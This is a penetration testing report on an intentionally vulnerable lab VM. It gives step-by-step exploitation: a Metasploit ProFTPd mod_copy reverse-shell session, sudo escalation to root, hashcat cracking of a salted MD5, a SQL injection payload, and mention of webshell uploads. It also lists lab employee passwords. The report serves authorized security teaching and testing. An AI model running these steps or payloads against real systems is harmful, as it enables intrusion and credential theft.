Penetration Testing Report

- **Ananya Agarwal**

Executive Summary

Introduction:

The purpose of this report is to present the key findings and recommendations from a penetration testing exercise conducted on behalf of MPSTME during the period of Feb and March. This exercise was conducted to identify vulnerabilities and exploit them to access sensitive data within the target environment and assess the organisation's ability to detect and respond to security incidents.

Key Findings:

1. 7 employees and 436428 Customer’s data was retrieved from the database(MYSQL Server Instance) running on the machine. The employee data contained passwords too.
2. The employee named “bcurtis” acted as a threat actor by finding, experimenting and creating exploits to crack into the system.
3. The IRC Backdoor initially used to get privileged access to the system, help locate and read emails stored in the user's home directories.
4. The user “mhayes” is given access to run a script to get the hashed passwords of the users in the system.

Recommendations:

1. Patch and update all vulnerable systems and software to the latest versions.
2. Improve Access Control over Confidential Documents and Mails by adding strict rules to the Access Control Policy. 3. Remove former employees' data from the system to reduce threat actors.
4. Implement a comprehensive incident response plan, including regular testing an
5. Regular training for all employees.
6. Improve network segmentation and access controls to limit the impact of a successful breach.
7. Conduct regular penetration testing to ensure ongoing security and compliance with industry standards.

Overall Impact:

This Penetration testing report presents a significant concern for the confidentiality, integrity, and availability of the company's assets. The report identifies security vulnerabilities that could lead to the unauthorized access of sensitive information such as PII(Personal Identifiable Information), passwords, and other confidential documents. This information could be used for malicious purposes such as identity theft or fraud, which could result in severe reputational damage to the company and could leave some critical damage on the company.

The report also highlights the need for implementing strict access control policies to ensure the strict confidentiality of sensitive information. The lack of access control over confidential documents and mails increases the risk of unauthorized access to sensitive information, which can compromise the integrity of the data. Furthermore, the report recommends removing former employees' data from the system to reduce the risk of insider threats.
The report also identifies the need for implementing a comprehensive incident response plan to ensure business continuity in case of a security breach. The lack of an incident response plan could lead to prolonged downtime, which could impact the availability of the company's assets, which could also impact the company financially.

In conclusion, this Penetration testing report highlights the importance of ensuring the confidentiality, integrity, and availability of the company's assets. Implementing the recommendations provided in the report can help mitigate the risks associated with security vulnerabilities and ensure the business continuity of the company.

1. Project Scope Description

The scope of this assessment was one vulnerable virtual machine.

HOST/URL/IP ADDRESS	Description
192.168.56.200	The remote host connected to the virtual machine.

1.1. Objectives

We have entered into a contractual agreement with Humbleify for us to carry out a vulnerability assessment of a specific Humbleify asset hosted on vagrantcloud at deargle/pentest-humbleify.

The agreed-upon objectives are threefold:

1. Document vulnerabilities that you are able to successfully exploit on the server. Describe in detail what you did and what level of access you were able to obtain. If you obtain a user account with limited privileges, document whether you were able to escalate the privileges to root. Document each exploit that you are able to successfully launch.

2. Document potentially sensitive information that you are able to obtain from the server. These could include user files or web, database, or other server files.
3. For both 1 and 2 above, argue for methods that could protect the vulnerabilities and sensitive information from > exploitation.

1.2. Authorization

We are operating under the following authorization:

You are hereby authorised to perform the agreed-upon vulnerability assessment of the Humbleify vagrantbox virtual machine with IP address 192.168.56.200. Your scope of engagement is exclusively limited to the single Humbleify asset.

You may:

- Access the server through any technological means available.
- Carry out activities that may crash the server.

You may not:

- Social engineer any Humbleify employees.
- Sabotage the work of any other consultancy team hired by Humbleify.
- Disclose to any other party any information discovered on the asset.

Furthermore, note the following:

- This is a vagrantbox development version of a live asset. The vagrant-standard privileged user vagrant is present on this virtual machine, but not on the live version of the asset. Therefore, any access via the vagrant user is moot and out of scope.

2. Target of Assessment

Server Description

Key	Value
Operating System	Ubuntu 14.04.01
MAC Address	52:54:00:0c:e3:a2
User Accounts	tyler(Tyler), bcurtis (Brent), bschneider (Bill), cincinntus (Meg), jcochran (Jcochran), mhayes (Marla), mzium (Mary), vagrant(Vagrant)
Services Running	FTP(21), SSH(22), APACHE(80), INGRESLOCK(1524), RPCBIND(111,49277), MYSQL(3306), IRC(6667, 6697, 8067)
Noteworthy Installed Applications	WebDav, MySQL, poc.rb, cat-shadow, documents.zip, tcp-report
Web sites hosted	Humblify, payroll_app.php
Databases and stored information	MySQL, 7 employees and 436428 Customer’s data

3. Relevant Findings

Table - Employee Passwords Obtained(See Section 4.2):

```
+-------------+------------+-----------+----------------+--------+ | username |
first_name | last_name | password | salary | +-------------+------------+---
--------+----------------+--------+ | tyler | Tyler | Henry | humbl3ifytyl3r |
90000 | | bcurtis | Brent | Curtis | motocross4life | 36000 | |
bschneider | Bill | Schneider | humblhumbl | 999999 | | cincinnatus |
Meg | Campbell | hellohello04 | 72000 | | jcochran | James | Cochran |
jcochran | 19005 | | mhayes | Marla | Hayes | seyahm | 1 | | mzimm |
Mary | Zimmerman | ChangeMe | 350 | +-------------+------------+---------
--+----------------+--------+
```

Cracked Database Password Using a custom wordlist(See Section 4.3)

Obtained password hashes for 436,428 customers (See Section 4.1)

Table – Other Sensitive Information Obtained

Name	Description	Cross-references
3.1) Customer data	Discovered that the customer's Personally Identifiable Information (PII) is vulnerable. This includes sensitive information such as Social Security Numbers (SSN), email addresses, credit card details, and their password hashes. This information is highly valuable to attackers and could be used for malicious purposes such as identity theft or fraud. The exposure or vulnerability of PII is a significant concern, as it can be exploited by attackers to carry out various malicious activities. For instance, an attacker who has access to someone's SSN and credit card information could use it to commit identity theft, which involves stealing the victim's personal information and using it to open credit accounts or make fraudulent purchases. Similarly, if an attacker gains access to email addresses, they could use it for spamming or phishing attempts. The vulnerability of PII is a serious concern, and steps should be taken to ensure its protection. Organizations that store PII should implement robust security measures to safeguard the data from unauthorized access or theft. Customers, on the other hand, should take precautions like using strong passwords, enabling two-factor authentication, and monitoring their accounts for any suspicious activity. It can also lead to reputational damage of the company.	4.1,5.1
3.2) Employees data	The discovery that an employees' database is vulnerable and that sensitive information such as passwords is stored in plain-text format is a significant security risk. This means that anyone with access to the database can easily obtain the usernames and passwords of employees, which could be used to gain unauthorized access to the organization's systems and data. The disclosure of this sensitive data could result in significant reputational damage to the organization, which could have far-reaching consequences. Attackers could use the stolen information to impersonate employees and gain access to sensitive systems and data. This could result in the theft of confidential information, financial loss, and damage to the organization's reputation. Any attacker can log into the system using the username and password to gain access to the entire system. To mitigate the risks associated with the discovery of a vulnerable employees' database, the organization should take immediate action to secure the database and the information it contains. This may involve encrypting passwords and other sensitive data, implementing multi-factor authentication, and restricting access to the database.	4.2, 5.2
3.3) Encrypted Emails to outsiders-SQL Injection	Discovered that Bcurtis sent undisclosed emails to outsiders containing exploits that could be used to access the server without authorization. These exploits included SQL Injection, these are malicious techniques used by attackers to gain unauthorized access to a server and can result in serious damage to the server and the data it contains. SQL Injection can result in the unauthorized disclosure of sensitive information, modification of data, and even the complete compromise of the server. Ingresslock typically exploits vulnerabilities in software or operating systems and allows attackers to maintain persistent access to a server, giving them the ability to remotely execute commands, steal data, or install additional malware. The discovery of these exploits in emails sent by Bcurtis is a serious concern, as it suggests that the server may have already been compromised, or that an attempt to compromise it was in progress. This type of unauthorised access can result in significant damage to the server and the data it contains, including loss of data, damage to systems, and breaches of sensitive information. Using the SQL Injection commands we were able to get the customer and employes inforamtion stored in database. It's essential to identify and address any vulnerabilities or exploits on a server promptly. Organizations should implement robust security measures to prevent unauthorized access and regularly monitor their systems for any suspicious activity.	4.3, 5.3
3.4) Encrypted Emails to outsiders-document.zip	Discovered that Bcurtis sent undisclosed emails to outsiders containing Ingresslock Backdoor, a suspicious command that could potentially allow someone to remotely access a computer system. This command creates a server that waits for incoming connections over the internet using a specific type of communication method called TCP. When a connection is made to the server, a new process is created that allows the user to interact with the computer system as if they were using it locally. This could potentially allow an attacker to gain unauthorized access to the system and execute malicious commands. We recommend further investigation and appropriate action to ensure the security of the system. By executing 'document.zip' we were able to get root privileges, gaining root privileges of a system means having administrative access to the entire system, which can have significant consequences depending on how you use that access. With root access, you can perform tasks that are normally restricted to regular users, including accessing and modifying system files, installing or uninstalling software, creating or deleting user accounts, changing system settings, and more. The discovery of this suspicious command is a serious concern, as it suggests that the system may have already been compromised or that an attempt to compromise it was in progress. This type of unauthorized access can result in significant damage to the system and the data it contains, including loss of data, damage to systems, and breaches of sensitive information.	4.4, 5.4

3.5) Emails sent by 'Tyler' containing command to get hashes of all users	The emails sent over to user 'mhayes' by the developer 'Tyler' containing scripts for compliance purposes which contains 'cat-shadow' command will dump out password hashes of all users. This command gives us the list of password hashes of all the users which we need to crack. The "cat-shadow" command mentioned in the text is a Linux command used to display the password hashes stored in the "/etc/shadow" file. This file contains the password hashes of all users on a Linux system. The password hashes can be used to verify the user's password when they attempt to log in. The fact that Tyler sent these scripts containing the "cat-shadow" command to mhayes is a cause for concern, as it suggests that the system's security may have been compromised or that the developer was not following proper security protocols. The dumping out of password hashes exposes the user's passwords and makes them vulnerable to cracking, which could result in unauthorized access to the system. We were able to locate the 'cat-shadow' script and obtain the hashes, which can be cracked to obtain the plain text passwords. It's crucial to follow proper security protocols and procedures to ensure the security of systems and sensitive information. Employees and contractors should be trained on how to handle sensitive data appropriately and avoid sending sensitive information via email or other insecure channels. Organizations should also implement robust security measures to protect systems from unauthorized access and regularly monitor their systems for any suspicious activity.	4.5. 5.5
3.6) Sensitive Notes on Server-Reverse shell	Found that Tyler had left some notes on the server about how to run certain programs and ways to attack the server. These notes had information about three things - one of the programs on the server called Webdav was found to have a weakness that could allow someone to break in. A vulnerability in the sudo tool, which is a program that allows users to run commands with elevated privileges on a Unix or Linux system. If an attacker gains access to the Sudo tool, they could potentially execute malicious commands with elevated privileges, causing damage to the system or stealing sensitive information. Overall, this is not good news because it means that someone could potentially break into the server and cause damage. The Webdav program is a protocol used to manage and share files over the internet and this program had a weakness that could allow an attacker to break into the system. This vulnerability could be exploited by attackers to gain unauthorized access to the server and potentially steal sensitive information or cause damage to the system. We uploaded a webshell, and were able to access sensitive information in tyler's folders which contain information about sql notes which is explained in 3.1, 3.2 and also information about 'cat-shadow' explained in 3.5. Uploading a php-reverse-shell allowed us to find another way to get information from tylers folders.	4.6. 5.6
3.7) Scripts to exploit websites on server - poc.rb	The employee 'bcurtis' has create potential exploits for the websites running on the company's server. A particular script written in ruby contains exploits such as sql injection and obtain password from the output of the script.	4.7

Table – Vulnerable Services

Servie	Description	Cross Reference
3.8) FTP	Version: ProFTPd 1.3.5 CVE-2015-3306 CVSS Score: 10.0 CWE - 284 : Access Control (Authorization) Issues Improper administration of the permissions to the users of a system can result in unintended access to sensitive files. The server was running FTP application ProFTPd 1.3.5. The mod_copy module in ProFTPD 1.3.5 allows remote attackers to read and write to files via the site cpfr and site cpto commands. This means that someone who is not authorized to access a file can potentially view or change its contents. It is a vulnerability that could allow hackers to access and potentially steal sensitive information or cause damage to the server. Because of this exploit we obtained unauthorized access to the employees emails stored in their folders. We also gained access to the database and were able to extract customer and employee data.	4.8, 5.8
3.9) mysql	Version: 5.5.62-0ubuntu0.14.04.1 (Ubuntu) CVE-2018-3133 CVSS Score: 6.5 The server was running a SQL instance which had a weak password, thus vulnerable and can be compromised at any point.	3.3, 5.9
3.10) SSH	The employee passwords obtained from the MySQL database can be used to SSH to the server. This enables attackers to completely take over the server by changing the existing severs, databases and even their websites.	4.10, 5.10
3.11) IRC	Version: UnrealIRCd 3.2.8.1 CVE-2010-2075 CVSS Score: 7.5 CWE - 20 : The product receives input or data, but it does not validate or incorrectly validates that the input has the properties that are required to process the data safely and correctly. The server was running a known vulnerable version of UnrealIRCd which gives us access to the notes	4.11, 5.11
3.12) INGRESSLOCK	CVE 2008-3356 CVSS Score: 4.6 The server had a ingreslock server running which contains a backdoor to get access to the server remotely.	4.4, 5,12
3.13) APACHE	Apache server is used to exploit the MySQL injection commands used in section 3.9	3.9, 5.13
3.14) WEBDAV	The server was running a webdav server which wasn't turned off. This server is capable of file upload, download, on-screen display, namespace operations (move/copy), collection creation and deletion, and locking operations. All this makes it vulnerable to webshells.	4.7, 4,14, 5.14

4. Supporting Details

4.1 Customer Data

We performed this exploit by following the steps:

1. First follow the steps given in **Section 4.8**
2. Then run `exploit` on `msfconsole`
3. Type and `id` to check the current user in the server
4. Run `sudo -s` to check the privileges of the user.
5. Type and run `id` again to check whether the user is able to escalate privileges without `root` password
6. Run `shell` to bring up an interactive command live to the server
7. Once the shell pops up, go to the `/home` directory
8. In the `/home` directory, run `cd /tyler` to go to the `/tyler` directory
9. In the `/tyler` directory run `ls -lsa` to display all the files with there details and size

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.200:80 - 192.168.56.200:21 - Connected to FTP server
[*] 192.168.56.200:80 - 192.168.56.200:21 - Sending copy commands to FTP server
[*] 192.168.56.200:80 - Executing PHP payload /bzgpSX.php
[*] Command shell session 1 opened (192.168.56.101:4444 -> 192.168.56.200:47100 ) at 2023-03-11 22:40:36 +0530

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sudo -s
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash


www-data@vagrant:/var/www/html$ cd /home/
cd /home/
www-data@vagrant:/home$ cd tyler
cd tyler
www-data@vagrant:/home/tyler$ ls -ls
ls -ls
total 40
 0 -rw-r--r-- 1 root  root      0 Feb 27 18:21 cls
 4 -rw-r--r-- 1 tyler tyler  2219 Apr 18  2022 file-permissions-and-stuff.txt
 4 -rw-r--r-- 1 tyler tyler   619 Apr 18  2022 hashcat-practice.txt
 4 drwxr-xr-x 2 tyler tyler  4096 Apr 18  2022 mail
 4 -rw-r--r-- 1 tyler tyler   695 Apr 18  2022 mysql-notes.txt
 4 -rw-r--r-- 1 tyler tyler   361 Apr 18  2022 reading-bash-history.txt
 4 -rw-r--r-- 1 tyler tyler   249 Apr 18  2022 remember-to-turn-off-webdav.txt
12 -rwxrwxrwx 1 root  root  10844 Feb 27 18:21 select
 4 -rw-r--r-- 1 tyler tyler   495 Apr 18  2022 warning-about-sudo-exploit.txt
www-data@vagrant:/home/tyler$ ls -lsa
ls -lsa
total 68
 4 drwxr-xr-x  3 tyler tyler  4096 Feb 27 18:21 .
 4 drwxr-xr-x 10 root  root   4096 Apr 18  2022 ..
 4 -rw-------  1 root  root   2099 Mar  1 15:32 .bash_history
 4 -rw-r--r--  1 tyler tyler   220 Apr  9  2014 .bash_logout
 4 -rw-r--r--  1 tyler tyler  3637 Apr  9  2014 .bashrc
 4 -rw-------  1 root  root    133 Feb 20 17:47 .mysql_history
 4 -rw-r--r--  1 tyler tyler   675 Apr  9  2014 .profile
 0 -rw-r--r--  1 root  root      0 Feb 27 18:21 cls
 4 -rw-r--r--  1 tyler tyler  2219 Apr 18  2022 file-permissions-and-stuff.txt
 4 -rw-r--r--  1 tyler tyler   619 Apr 18  2022 hashcat-practice.txt
 4 drwxr-xr-x  2 tyler tyler  4096 Apr 18  2022 mail
 4 -rw-r--r--  1 tyler tyler   695 Apr 18  2022 mysql-notes.txt
 4 -rw-r--r--  1 tyler tyler   361 Apr 18  2022 reading-bash-history.txt
```

10. Now looking at the directory, read the `mysql-notes.txt`

```
www-data@vagrant:/home/tyler$ cat mysql-notes.txt
cat mysql-notes.txt
Reminder to self for how to connect to the humbleify mysql database:

    mysql -h 127.0.0.1 -u root -p humbleify

It will prompt for a password. That will auto-select the `humbleify` database.

Password hint: company website

Reminder of mysql root password

    hash: 341A451DCF7E552A237D49A63BFBBDF1
    Salt: 1234

To get that hash, I put the salt before the password, like if the password were
`Password1`, it would have been `1234Password1` that I hashed.

    salt:password


Other useful commands once in the mysql prompt:

* list all tables

        show tables;

* how to describe a table

        describe <table-name>

* show all data in a table:

        select * from <table-name;
www-data@vagrant:/home/tyler$
```

11. Now come back to the `/var/www/html` directory using the `cd /var/www/html` command

12. Read the `payroll_app.php` in the directory, here the password for the MySQL


```
tyler@vagrant:~$ cd /var/www/html
cd /var/www/html
tyler@vagrant:/var/www/html$ cat payroll_app.php
cat payroll_app.php
<?php
$conn = new mysqli('127.0.0.1', 'root', 'yfielbmuh', 'humbleify');
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
?>
```

```
┌──(root㉿kali)-[/home/mukaddamzaid/humbleify-password-cracking]
└─# hashcat --force -m 20 -a 0 341A451DCF7E552A237049A63BFBB0F1:1234 dict1.txt
hashcat (v6.2.5) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================
* Device #1: pthread-Intel(R) Xeon(R) CPU @ 2.30GHz, 6444/12953 MB (2048 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: dict1.txt
* Passwords.: 137987
* Bytes.....: 1520844
* Keyspace..: 137987

341a451dcf7e552a237d49a63bfbbdf1:1234:yfielbmuh

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 20 (md5($salt.$pass))
Hash.Target......: 341a451dcf7e552a237d49a63bfbbdf1:1234
Time.Started.....: Sun Mar 12 12:01:41 2023, (0 secs)
Time.Estimated...: Sun Mar 12 12:01:41 2023, (0 secs)
Kernel.Feature...: Pure Kernel
```

13. Run the command found in the note in step 10

14. Enter `yfielbmuh` as the password (found in step 12).

15. Once the MySQL cli is ready, Type and run `show tables;` . This command will show the tables in the `humbleify` schema.



16. Now run the following query to get the data from the customers table:


```
select * from customers limit 10;
```

17. Then run the following command to get the total number of customers in the database

```
select count(*) from customers;
```

4.2 Employee data


1. Follow the steps given in Section 4.1
2. Execute `select * from employees;` query to get the employee details from the database.



4.3 Encrypted mails obtained - SQL Injection

1. First follow the steps given in 4.9
2. Once the configuration is set, run `exploit`
3. Once the exploit is completed, check the current user by running the `id` command. You will see that you are logged in as tyler.
4. Run `shell` command to bring up the interactive command line.
5. Once the shell is ready, go to the `~` directory. Run `pwd` to check your working directory.

6. Now list all the files of the directory using `ls -lsa`
7. Check the permissions of the user `tyler` using the `sudo -l` command.
8. As we see from the previous command's output, we are capable of escalating to root privileges. Now run `sudo -s` to switch to root.



9. Go to the `/home` and list of files and folders.

```
cd /home
ls -lsa
```

10. Go to the `/bcurtis` and list the files and folders there

```
cd /bcurtis ls
-lsa
```

11. Now run `cd mail` to go to the `mail` directory.
12. Run `ls -lsa` and we get two emails.


```
root@vagrant:~# cd /home
cd /home
root@vagrant:/home# ls
ls
bcurtis  bschneider  cincinnatus  jcochran  mhayes  mzimm  tyler  vagrant
root@vagrant:/home# cd bcurtis
cd bcurtis
root@vagrant:/home/bcurtis# ls -lsa
ls -lsa
total 32
4 drwxr-xr-x  5 bcurtis bcurtis 4096 Apr 18  2022 .
4 drwxr-xr-x 10 root    root    4096 Apr 18  2022 ..
4 -rw-r--r--  1 bcurtis bcurtis  220 Apr  9  2014 .bash_logout
4 -rw-r--r--  1 bcurtis bcurtis 3637 Apr  9  2014 .bashrc
4 -rw-r--r--  1 bcurtis bcurtis  675 Apr  9  2014 .profile
4 drwxr-xr-x  2 bcurtis bcurtis 4096 Apr 18  2022 mail
4 drwxr-xr-x  3 root    root    4096 Apr 18  2022 poc
4 drwxr-xr-x  2 bcurtis bcurtis 4096 Apr 18  2022 recycle-bin
root@vagrant:/home/bcurtis# cd mail
cd mail
root@vagrant:/home/bcurtis/mail# ls -lsa
ls -lsa
total 16
4 drwxr-xr-x 2 bcurtis bcurtis 4096 Apr 18  2022 .
4 drwxr-xr-x 5 bcurtis bcurtis 4096 Apr 18  2022 ..
4 -rw------- 1 bcurtis bcurtis  243 Apr 18  2022 FDY-vawrpgvba.txt
4 -rw------- 1 bcurtis bcurtis  256 Apr 18  2022 Onpxqbbe.txt
root@vagrant:/home/bcurtis/mail#
```

13. Read the `FDY-vawrpgvba.txt` using the `cat` command but find that its subject and content are encrypted.

```
tyler@vagrant:/home/bcurtis/mail$ sudo cat FDY-vawrpgvba.txt
sudo cat FDY-vawrpgvba.txt
Subject: FDY vawrpgvba
To: pete.tempano@gmail.com
Date: Wed, 01 Oct 2020 12:21:18 +0000 (UTC)
From: bcurtis@humbleify.internal

Unu, gbb rnfl:

cnlebyy_ncc.cuc
hfre = 'ophegvf'
"cnffjbeq'; fryrpg cnffjbeq sebz hfref jurer hfreanzr='' BE ''='"
tyler@vagrant:/home/bcurtis/mail$
```

14. Then we use 2 different tools to extract the plaintext, one an online caesar cipher decryption tool and second, a python script which we executed in command line.

15. First we run it by the online tool (http://cryptii.com/pipes/caesar-cipher)



16. Now we run the python script below and get the output(below the script's image)

```
┌──(root💀kali)-[/home/mukaddamzaid]
└─# cat ceaser.py
def read_file(file_name):
    with open(file_name, 'r') as file:
        return file.read()

def decrypt_caesar(ciphertext, shift):
    plaintext = ''
    for char in ciphertext:
        if char.isalpha():
            char = char.lower()
            char = chr((ord(char) - shift - 97) % 26 + 97)
        plaintext += char
    return plaintext

def main():
    # set the shift value
    shift = 13

    # read the file
    file_name = 'file.txt'
    ciphertext = read_file(file_name)

    # decrypt the text and print the result
    plaintext = decrypt_caesar(ciphertext, shift)
    print(plaintext)

if __name__ == '__main__':
    main()
```

```
┌──(root💀kali)-[/home/mukaddamzaid]
└─# python3 ceaser.py
fhowrpg: sql injection
gb: crgr.grzcnab@tznvy.pbz
qngr: jrq, 01 bpg 2020 12:21:18 +0000 (hgp)
sebz: ophegvf@uhzoyrvsl.vagreany

hah, too easy:

payroll_app.php
user = 'bcurtis'
"password'; select password from users where username='' or ''='"
```


17. Now we find the PHP application mentioned in the mail. Run `locate payroll_app.php` and you will get the location of all the files named `payroll_app.php`

```
tyler@vagrant:/home/bcurtis$ locate payroll_app.php
locate payroll_app.php
/var/www/html/payroll_app.php
tyler@vagrant:/home/bcurtis$
```

18. This shows the presence of the PHP application in the Apache Server

